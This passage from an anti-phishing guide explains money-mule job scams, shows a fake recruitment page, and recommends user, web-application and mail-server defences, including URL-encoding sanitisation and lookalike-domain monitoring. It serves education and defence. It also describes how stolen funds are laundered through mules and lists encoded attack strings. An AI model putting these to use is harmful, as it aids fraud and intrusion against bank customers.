
- If you get an email that warns you, with little or no notice, that an account of yours will be shut down unless you reconfirm billing information, do not reply or click on the link in the email. Instead, contact the company cited in the email using a telephone number or Web site address you know to be genuine.
- Never respond to HTML email with embedded submission forms. Any information submitted via the email (even if it is legitimate) will be sent in clear text and could be observed.
- Avoid emailing personal and financial information. Before submitting financial information through a Web site, look for the "lock" icon on the browser's status bar. It signals that your information is secure during transmission.
- For sites that indicate they are secure, review the SSL certificate that has been received and ensure that it has been issued by a trusted certificate authority. SSL certificate information can be obtained by double-clicking on the “lock” icon at the bottom of the browser, or by right-clicking on a page and selecting properties.
- Review credit card and bank account statements as soon as you receive them to determine whether there are any unauthorised charges. If your statement is late by more than a couple of days, call your credit card company or bank to confirm your billing address and account balances.

Money Laundering Job Scams

Given the successes of phishing scams in obtaining personal financial information from their victims, Phishers have needed to develop follow-up scams in order to safely transfer stolen monies from the accounts and country. An increasingly popular method of accomplishing this is through fake job scams.

For those not aware of what we are talking about here's how these job scams work.

- The Phishers exploit a number of bank accounts via standard phishing attack vectors.
- They then have a problem of getting the money out of them as most Internet banking facilities do not allow direct transfers to overseas accounts.
- A common way to avoid these restrictions is through job scams. Phishers offer these "jobs" via spam emails, fake job advertisements on real job websites or instant messaging spam.
- Once they have recruited a "mule", they are then instructed to create a new bank account with the exploited bank (or use their existing one if they are already a customer) where the Phishers have exploited accounts in the past. The Phishers then remove money from the exploited accounts and put in to the mules account
- The mule is told this is a payment that needs to be transferred and is asked to withdraw the money, minus their "commission", and typically wire it via services such as Western Union to a European/Asian country.
- The Phishers now have the majority of the money from the original exploited accounts and when the money is traced by the banks/police the mule is left being accountable.


Jobfastfind.org - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://jobfastfind.org/do/profile/633
Go
Links
jobfastfind.org
JOB SEEKERS
EMPLOYERS
HOME | ABOUT US | CONTACT US | HELP
HOME
Search Jobs | View Employers | Resource Center | Resumes | Newsletter
ADVERTISERS
JOB SEEKERS
Getting Started
Browse Jobs
View Employers
Resources & Advice
Career Newsletter
Support
SEARCH JOBS
by Keyword(s)
by Location
Ads by Google

GlobeNational Marketing

Work at HOME

Whether you are a business professional, an employee or a stay at home parent ? this business can work for you.

Work at Home Online

And earn

$500 plus Per Month Part Time

$7500 plus Per Month Full Time

Company Information:

- We work with a highly respected International company that has been in business for 24 years
- We place high ethical standards on our products and ourselves.
- We are actively doing business in 59 plus countries around the world ? this is the territory available to

The Metropolitan Group
Family Business Consulting Related to Governance & Continuity
www.relative-solutions.com

Overseas Careers
Search the best hotel, restaurant and bar jobs worldwide.
www.catererglobal.com

Human Resources Work

Figure 10: A typical fake recruitment page and supporting site for attracting "mules"

Advantages	Disadvantages
Cost By remaining aware of common phishing attack vectors and understanding how to respond to them, customers can take cost efficient actions to protect themselves.	**Information Overload** With so many attack vectors and corresponding steps that that must be taken to identify the threat, customers are often overwhelmed with necessary detection processes. This may result in customers not trusting or using any electronic communication methods. **Changing Battlefield** Phishers are constantly developing new deceptive techniques to confuse customers and hide the true nature of the message. It is increasingly difficult to identify attacks.

3.3. Server-side

By implementing intelligent anti-phishing techniques into the organisations web application security, developing internal processes to combat phishing vectors and educating customers – it is possible to take an active role in protecting customers from future attack. By carrying out this work from the server-side, organisations can take large steps in helping to protect against what is invariably a complex and insidious threat.

At the client-side, protection against Phishing can be afforded by:

- Improving customer awareness
- Providing validation information for official communications
- Ensuring that the Internet web application is securely developed and doesn't include easily exploitable attack vectors
- Using strong token-based authentication systems
- Keeping naming systems simple and understandable

3.3.1. Customer Awareness

It is important that organisations constantly inform their customers and other application users of the dangers from Phishing attacks and what preventative actions are available. In particular, information must be visible about how the organisation communicates securely with their customers. For instance, a posting similar to the following will help customers identify phishing emails sent in the organisations name.

```
"MyBank will never initiate a request for sensitive information from you via email
(i.e., Social Security Number, Personal ID, Password, PIN or account number). If you
receive an email that requests this type of sensitive information, you should be
suspicious of it. We strongly suggest that you do not share your Personal ID,
Password, PIN or account number with anyone, under any circumstances.

If you suspect that you have received a fraudulent email, or wish to validate an
official email from MyBank, please visit our anti-phishing page
http://mybank.com/antiphishing.aspx"
```

Key steps in helping to ensure customer awareness and continued vigilance:

- Remind customers repeatedly. This can be achieved with small notifications on critical login pages about how the organisation communicates with their customers. Customers reaching the page should be prompted to think about the legitimacy of the email (or other communication) that drove them to the page.

- Provide an easy method for customers to report phishing scams, or other possible fraudulent emails sent in the organisations name. This can be achieved by providing clear links on key authentication and help pages that enable customers to report a possible phishing scam – and also provide advice on recognising a scam. Importantly, the organisation must invest in sufficient resources to review these submissions and be capable of working with law enforcement agencies and ISP's to stop an attack in progress.

- Provide advice on how to verify the integrity of the website they are using. This includes how to:

  Check the security settings of their web browser
  Check that their connection is secure over SSL
  Review the "padlock" and certificate signature of the page
  Decipher the URL line in their browser

- Establish corporate communication policies and enforce them. Create corporate policies for email content so that legitimate emails cannot be confused with phishing attacks. Ensure that the departments likely to communicate with customers clearly understand the policy and take steps to enforce them (e.g. perimeter content checking systems, review by QA teams, etc.).
  To be effective, organisations must ensure that they are sending a clear, concise and consistent message to their customers. For example, don't post announcements claiming to "never prompt users to fill in forms in an email" one day and then send out an email request for online bill payment the following day, which includes a login form in the email.

- Respond quickly and clearly about phishing scams that have been identified. It is important that customers understand that the threat is real and, importantly, how the organisation is working to protect them against attack. However, organisations must take care not to swamp customers with information.

Advantages	Disadvantages
Low Cost Out of all the anti-phishing techniques, ensuring that customers are aware of the threats and can take preventative action themselves proves to be a cost worthy investment. **Low Tech** By providing a low tech solution to a complex threat, customers are better able to trust their	**Consistency** Care must be taken to ensure that communications are conducted consistently. One poor decision can undermine much of the work. **Information Overload** Care must be taken to not overload customers with too much information and make them fearful of using the organisations

relationship with the organisation	online resources.

3.3.2. Validating Official Communications

Steps may be taken by an organisation to help validate official customer communications and provide a means for identifying potential phishing attacks. Tied closely with the customer awareness issues already discussed, there are a number of techniques an organisation may apply to official communications, however care must be taken to only use techniques that are appropriate to the audience's technical ability and value of transactions.

Email Personalisation

Emails sent to customers should be personalised for the specific recipient. This personalisation may range from the use of the customers name, or reference some other piece of unique information shared between the customer at the organisation.

Examples include:

- "Dear Mr Smith" instead of "Dear Sir," or "Our valued customer"
- Credit card account holder "**** **** **32 6722" (ensure that only parts of confidential information are used)
- Referencing the initiating personal contact such as "your account manager Mrs Jane Doe…"

Organisations must ensure that they do not leak other confidential details about the customer (such as full address details, passwords, individual account details, etc.) within their communications.

Previous Message Referral

It is possible to reference a pervious email that was sent to the customer – therefore establishing a trail of trust in communications. This may be achieved through various means. The most common methods are:

- Clearly referencing the subject and date of the previous email.
- Providing a sequential number to the email.

While these methods of email referral are valuable, they are also complex for the customer to validate. There are no guarantees that the customer still retains access to a previous email to verify the sequence – and is especially so if the organisation sends the customer a high volume of emails, or frequent advertising-type messages.

Digital Signatures

The use of digital certificates to sign messages is recommended. However, care must be taken to educate customers on their use and understand how to validate signatures.

Web Application Validation Portals

A successful method of providing reassurance to customers on the authenticity of a communication, and subsequently providing the ability to identify a new phishing attack, is to provide a portal on the corporate website. The web portal exists to allow customer to copy/paste their received message content to an interactive form, and for the application to clearly display the authenticity of the message.

If the message fails the authenticity checks, the message should be manually verified by the organisation to evaluate whether the message contains a malicious phishing attack.

Similarly, an interface should be provided in which customer can copy/paste suspicious URL's that they have received. The application then validates whether this is a legitimate URL relating to the organisation.

Visual or Audio personalisation of email

It is possible to embed personalised visual or audio data within an email. This material would have been supplied by the customer previously, or contain the equivalent of a shared secret.

However, this method is not recommended as it may be rendered ineffectual through the enforcement of non-HTML or attachment emails at the customer side.

Advantages	Disadvantages
Efficient The simple process of personalising communications makes it a lot easier for customers to identify official communications from spam. Making the process of validating message sources faster and more efficient.	**Additional Resources** Organisations must typically expand their online validation services which will require additional resources – both in development and day-to-day management. **Customer Awareness** Customers may not use or be aware of the significance of these personalised protective actions.

3.3.3. Custom Web Application Security

Organisations constantly underestimate the anti-phishing potential of their custom web applications. By applying robust content checking functions and implementing a few “personalisation” security additions, many popular Phishing attack vectors can be removed.

Securing web-based applications offer the greatest “bang for buck” method of protecting customers against Phishing attacks.

A key security concern revolves around increasingly sophisticated cross-site scripting vulnerabilities. These cross-site scripting vulnerabilities often escape other client-side protection strategies due to inherent trust relationships between the customer and the web-site owner – resulting in highly successful (and undetectable) attacks.

Content Validation

One of the most common security flaws in custom web-based applications relates to poorly implanted (or non existent) input validation processes.

The key principles to successfully implementing content validation processes include:

- Never inherently trust data submitted by a user or other application components.
- Never present submitted data directly back to an application user without sanitising it first.
- Always sanitise data before processing or storing it for
- Ensure that all dangerous characters (i.e. characters that may be interpreted by the clients browser or background application processes) as constituting an executable language are replaced with their appropriate HTML safe versions. For example, the less-than character “**<**” has a specific meaning in HTML – so is should be rendered back to users as **&lt**.
- Ensure that all data is sanitised by decoding common encoding schemes (e.g. %2E, %C0%AE, %u002E, %%35%63) back to their root character. Again, if the character is “unsafe”, it should be rendered in the HTML equivalent format. Beware that this decoding process may have to be carried out many times – until all encoded sequences have been removed.

More information can be found in “URL Encoded Attacks” and “HTML Code Injection and Cross-site scripting” by Gunter Ollmann.

Session Handling

The stateless nature of HTTP and HTTPS communication necessitates the correct application of session handling processes. Many custom applications implement custom session handling routines that are potentially vulnerable to preset session attacks.

To overcome a Preset Session attack, developers should ensure that their application functions the following way:

- Never accept session information within a URL.
- Ensure that SessionID's have expiry time limits and that they are checked before use with each client request.
- The application should be capable of revoking active SessionID's and not recycling the same SessionID for an extended period.
- Any attempts to submit an invalid SessionID (i.e. one that has expired, been revoked, extended beyond it's absolute life, or never been issued), should result in a server-side redirection to the login page and be issued with a new SessionID.
- Never keep a SessionID that was initially provided over HTTP after the customer has logged in over a secure connection (i.e. HTTPS). After authenticating, the customer should always be issued a new SessionID.

More information can be found in "Web Based Session Management" by Gunter Ollmann.

URL Qualification

For web-based applications that find it necessary to use client-side redirection to other page locations or hosts, great care must be taken in qualifying the nature of the link beforehand. Application developers should be aware of the techniques discussed in Section 2 of this paper.

Best practices for URL qualification are:

- Do not reference redirection URL's or alternative file paths directly within the browsers URL path (e.g. *http://mybank.com/redirect.aspx?URL=secure.mybank.com*)
- Always maintain a valid "approved" list of redirection URL's. For example, manage a server-side list of URL's associated with an index parameter. When a client follows a link, their submission will reference this index, and the returned redirection page will contain the full managed URL.
- Never allow customers to supply their own URL's.
- Never allow IP addresses to be used in URL information. Always use the fully qualified domain name, or at the very least conduct a reverse name lookup on the IP address and verify that it lies with a domain the application should be trusted.

Authentication Processes

For many Phishing scams, a key goal of the attack is to capture the customers authentication credentials. To do so, the attacker must be able to monitor all the information submitted during the application login phase. Organisations can use multiple methods to make this process more difficult for the Phisher.

Application developers should review the comprehensive guide to "Custom HTML Authentication" by Gunter Ollmann to prevent most forms of possible attack. However, related specifically to protecting against Phishing attacks, developers should:

- Ensure that (minimally) a two-phase login process is used. The customer is first presented with a login screen that they must present account details that are typically less secure (i.e. there is a high probability that the customer may use these details on other websites – e.g. their login name and credit card number). Once successfully passing this page, they are presented with a second page that requires two or more unique pieces of authentication information before they can proceed to the application proper.
- Use of anti key-logging processes such as selecting specific parts of a password or pass phrase from drop-down list boxes is highly recommended.
- Try to used personalised content (combined with customer awareness) to identify fake web-sites. For example, when a customer originally creates their online account they should be able to select or upload their own personalised graphic. This

personalised graphic will always be presented to them during the second stage of the authentication process and on any authenticated page. This graphic may be used as a watermark of authenticity to combat faked content.

- Not make the authentication process too complex. Be aware that disabled customers may have difficulty with some functionality such as drop-down boxes.

Image Regulation

As many phishing attacks rely upon hosting a copy of the target website on a system under the Phishers control, there are potential avenues for organisations to automatically identify a faked web-site.

Depending upon whether the Phisher has mirrored the entire website (including pages and their associated graphics) or is just hosting a modified HTML page (which reference graphics located on the real organisations servers), it may be possible to disrupt or uniquely identify the source of the attack.

Two methods are available to application developers:

- **Image Cycling**
  Each legitimate application page references their constituent graphical images by a unique name. Each hour, the names of the images are changed and the requesting page must reference these new image names. Therefore any out-of-date static copies of the page that make reference to these centrally stored images will become dated quickly. If an out-of-date image is requested (say 2+ hours old) a different image is supplied – perhaps recommending that the customer login again to the real site (e.g. "Warning Image Expired").
- **Session-bound Images**
  Extending the image cycling principle further, it is possible to reference all images with a name that includes the users current SessionID. Therefore, once a fake website has been discovered (even if the Phisher is using locally stored graphics), the organisation can review their logs in an attempt to discover the originating source of the copied website. This is particularly useful for fake sites that also use content that requires authenticated access and could only be gained by a Phisher actually using a real account in the first place.
  In addition, the organisation may utilise transparent/invisible watermarking technologies and embedding session information into the graphic itself. However, this process would incur high performance overheads at the server-side.

Advantages	Disadvantages
Robustness By adding appropriate security to custom developed web applications, organisations find that not only are their applications better capable of resisting phishing attacks, but that overall robustness against other more sophisticated attacks is gained. **Cost Effectiveness** By fixing security issues within the application, the number of attack vectors available to a Phisher diminishes substantially. Securing the base application thus proves to be a cost effective defence against current and future threats. **Customer Independence** Security improvements with the server-side applications do not generally involve changes to the customers experience. Therefore	**Requires Skilled Developers** Implementing these security additions requires skilled developers with some experience in implementing security. These resources are traditionally harder to obtain. **Must be Tested** Organisations must ensure that all new security features (along with any standard application modifications) are thoroughly tested from a security perspective before going live (or as soon as possible after going live). **Performance Overheads** Extra processing resources are normally required to implement these security mechanisms. Therefore application performance may be adversely affected.

changes can be conducted independent of the customers client-side configuration.	

3.3.4. Strong Token-based Authentication

There are a number of authentication methods that make use of external systems for generating single-use or time-based passwords. These systems, often referred to as token-based authentication systems, may be based on physical devices (such as key-fobs or calculators) or software. Their purpose is to create strong (one-time) passwords that cannot be repeatedly used to gain entry to an application.

Customers of the legitimate web-based application may use a physical token such as a smartcard or calculator to provide a single-use or time-dependant password.




Figure 11: Strong token-based authentication

Due to high setup and maintenance costs, this solution is best suited to high value transactional web applications that are unlikely to require a large number of users.

As with any authentication process, organisations must strike a balance between what personal/confidential details are minimally required to uniquely authenticate a customer, and how much of this information is either publicly available or likely to be used by the customer to access another organisations web-based application. By reducing the likelihood of authentication details being shared between multiple organisations, there is less opportunities for an attacker to achieve an identity theft.

Advantages	Disadvantages
Time Dependence The password is time dependant. Therefore, unless the Phisher can retrieve and use this information within preset time limits, the password will have expired and become useless **Physical Token Access** A Phisher must gain physical access to the token in order to impersonate the user and carry out the theft. **Sense of Trust** Users are more inclined to trust token-based authentication systems for monetary transactions. **Anti-Fraud** Duplicating the physical token requires much more sophistication, even if the victim	**User Education** Users must be provided with guidance on how to use the physical token within a time-dependant framework. **Token Costs** Physical tokens are typically costly to manufacture and distribute to users. Each physical token may cost between £5 and £50, with distribution costs (e.g. postage) being additional. **Setup Times** Account creation and token distribution will typically require a number of days before the user potentially can access the web application. **High Management Costs** Managing a token-based system requires

provides their personal PIN number associated with the token.	more effort and greater access to internal resources. **Scaling Issues** A customer may need to carry multiple tokens, one for each service to which they are subscribed.

3.3.5. Host and Linking Conventions

A growing number of phishing attacks make use of the confusion caused by organisations using complex naming of host services (e.g. fully qualified domain names) and undecipherable URL's. Most customers are non-technical and are easily overwhelmed with the long and complex information presented in "follow this link" URLs.

Wherever possible, organisations should:

- Always use the same root domain. For example:
  *http://www.mybank.com/**ebank*** instead of *http://www.**mybank-ebank**.com*
  *http://www.mybank.com/**UK*** instead of *http://**uk**.mybank.com*
  *https://**secure**.mybank.com* instead of *https://www.**secure-mybank**.com*

- Automatically redirect regional or other registered domain names to the main (single) corporate domain. For example:
  *http://www.mybank.**co.uk*** redirects to *http://www.mybank.com/**UK***
  *https://secure.mybank.**com.au*** redirects to *https://secure.mybank.com/**AU***
  *http://www.**mybank-investor.de*** redirects to
  *http://www.mybank.com/**DE/Investor***

- Use host names that represent the nature of the web-based application. For example:
  ***https://secure**.mybank.com* instead of ***https://www**.mybank.com*
  *http://**invest**.mybank.com* instead of *http://www.**InvestorAtMyBank**.com*

- Always use the simplest URL or host name possible. For example:
  ***https://secure**.mybank.com* instead of
  https://**www.mybank.com/**secureinvestor
  *http://**news**.mybank.com/**UK*** instead of
  *http://**www**.mybank.**co.uk/onlinebanking/changes/news***

- Use address translation and load balancing technologies to avoid the use of numbered hosts. For example:
  http://**www**.mybank.com instead of http://**www3**.mybank.com, etc.

- Never keep session information in a URL format. For example, don't do the following:
  *http://www.mybank.com/ebanking/transfers/doit.aspx?**funds=34000&agent=kelly02 &sessionid=898939289834***
  Instead, keep the URL as clean as possible and manage this extra information through appropriate server-side session management techniques (preferred), or keep the data within hidden fields of the HTML document and only use HTTP POST commands (less preferred).

Advantages	Disadvantages
Easy to Apply Application of a robust and simple naming convention for host and URL naming is a simple process. It can be applied quickly. **Visible Identification** A simplified naming convention makes it much easier for customers to spot fraudulent	**Application Modification** Some complex applications with hard coded host names may require updating.

links and understand their site destination. **Easy to Explain** Organisations can explain quite simply how their naming convention functions, and provide valuable advice on identifying and reporting malicious links.	

3.4. Enterprise

Businesses and ISP's may take enterprise-level steps to secure against Phishing scams – thereby protecting both their customers and internal users. These enterprise security solutions work in combination with client-side and server-side security mechanisms, offering considerable defence-in-depth against phishing and a multitude of other current threats.

Key steps to anti-phishing enterprise-level security includes:

- Automatic validation of sending email server addresses,
- Digital signing of email services,
- Monitoring of corporate domains and notification of "similar" registrations,
- Perimeter or gateway protection agents,
- Third-party managed services.

3.4.1. Mail Server Authentication

Multiple methods have been proposed to authenticating sending mail servers. In essence, the senders mail server is validated (e.g. reverse resolution of Domain information to a specific IP address or range) by the receiving mail server. If the senders IP address is not an authorised address for the email domain, the email is dropped by the receiving mail server.



DNS Server
Only servers with a registered IP Address of 80.102.92.11 are authorised senders for the domain "@domain.uk"
Senders Domain and IP Address are checked
SMTP
Email Dropped
Sender's Email Server
user@domain.uk (IP 212.80.12.10)
Receiving Email Server
Recipient

Figure 12: Mail server authentication – DNS querying of MX records

Alternatively, through the use of Secure SMTP, email transport could be conducted over an encrypted SSL/TLS link. When the sender mail server connects to the recipient mail server, certificates are exchanged before an encrypted link is established. Validation of the certificate can be used to uniquely identify a trusted sender. Missing, invalid or revoked certificates will prevent a secure connection from occurring and not allow delivery of emails.

If desired, an additional check with the DNS server can be used to ensure that only authorised mail servers may send email over the secure SMTP connection.



Certificate Authority Server
Validates issued server certificates and manages certificate revocation.
Senders server certificate details are verified
Secure SMTP
Sender's Server Certificate
Sender's Email Server
Receiving Email Server

Figure 13: Mail server authentication – server certificates

The purpose of validating the sending servers address is to help cut down the volume of spam, and accelerate the receipt of emails known to come from a "good" source. However, both systems can be overcome with poor server configuration – especially if the sender server can operate as an open relay agent. It is important to note that Secure SMTP is not commonly deployed. However, email server validation is useful in intra-corporate communications when combined with mail server rules that block/disallow inbound emails that use "From:" addresses which could only come from internal users.

Advantages	Disadvantages
Easy Configuration Updating the DNS server with the relevant MX records for each mail server is required for reverse resolution of valid mail servers within a domain. **Anonymity Prevention** Sending servers are validated before emails are accepted by the Receiving server. Therefore the phishers sending server cannot be anonymous. **Business Email Identification** Validation of the sending server can be used to identify legitimate business emails; thereby lowering email spam false positives	**From: Address Spoofing** Since the SMTP sender address is not normally visible to email recipients, it is still possible to spoof the From: address. **Email Forwarding** Both methods do not allow for email forwarding processes. Validation of sending server depends upon direct Sender-Receiver connections. **Third-party Email Services** Third-party email service providers (e.g. MessageLabs) act as mail forwarders. **Secure SMTP Distribution** SMTP over secure SSL/TLS protocols is not common, nor is the implementation of the supporting certificate architecture for Mail servers.

3.4.2. Digitally Signed Email

Extending the processes for digitally signed email discussed in section 3.2.4, enterprises can configure their receiving email servers to automatically validate digitally signed emails before they reach the recipient. This process may prove to be more efficient for an organisation, and automatic steps can be taken to alert recipients of invalid or unsigned emails.

In addition, the enterprise email server can be configured to always sign outbound email. By doing so, a single "corporate" digital certificate can be used and customers who receive these signed emails can be confident that their received message is legitimate.



Certificate Authority Server
Validates issued server certificates and manages certificate revocation.
Senders certificate details are verified
SMTP
Sender's Email Server
Receiving Email Server
Recipient

Figure 14: Digitally signed email – receiving mail server validation of authenticity

3.4.3. Domain Monitoring

It is important that organisations carefully monitor the registration of Internet domains relating to their organisation. Companies should be continuously monitoring domain name registrars and the domain name system for domain names that infringe upon their trademarked names, and that could used for launching spoofed websites to fool customers. There are two areas of concern:

1. The expiry and renewal of existing corporate domains
2. The registration of similarly named domains

Domain Name Expiry and Renewal

There are numerous agencies that allow the registration of domains previously owned by an organisation that have not been renewed. Since many organisations own multiple domains, great care must be made to manage renewal payments if they wish to retain it. Failure to reregister domains in a timely fashion will result in a loss of service (i.e. domain name lookup no longer associate to an IP address) or may be purchased by a third-party.

Registration of Similarly Named Domains

It is a simple process for someone to register a domain name through any domain registrar, anywhere in the world. Consequently there are many routes and opportunities for third-parties to register domain names that may infringe upon an organisations trademark or used to trick customers into believing that they have reached a legitimate host.

For example, assuming the organisations name is "Global Widgets" and their normal website is www.globalwidgets.com, the organisation should keep a watchful eye out for:

- Hyphenated names – *www.global-widgets.com*
- Country specific – *www.globalwidgets.com.**au***

- Legitimate possibilities – *www.**secure-**globalwidgets.com*
- Mixed wording – *www.**widgetglobal**.com*
- Long host names – *www.**global.widgets**.com*
- Hard to spot misspellings – *www.globalwidget.com* or *www.globa**ll**widgets.com*
- Mixed-case ambiguities – *www.g**i**oba**i**widgets.com* (*www.g**l**oba**l**widgets.com*)

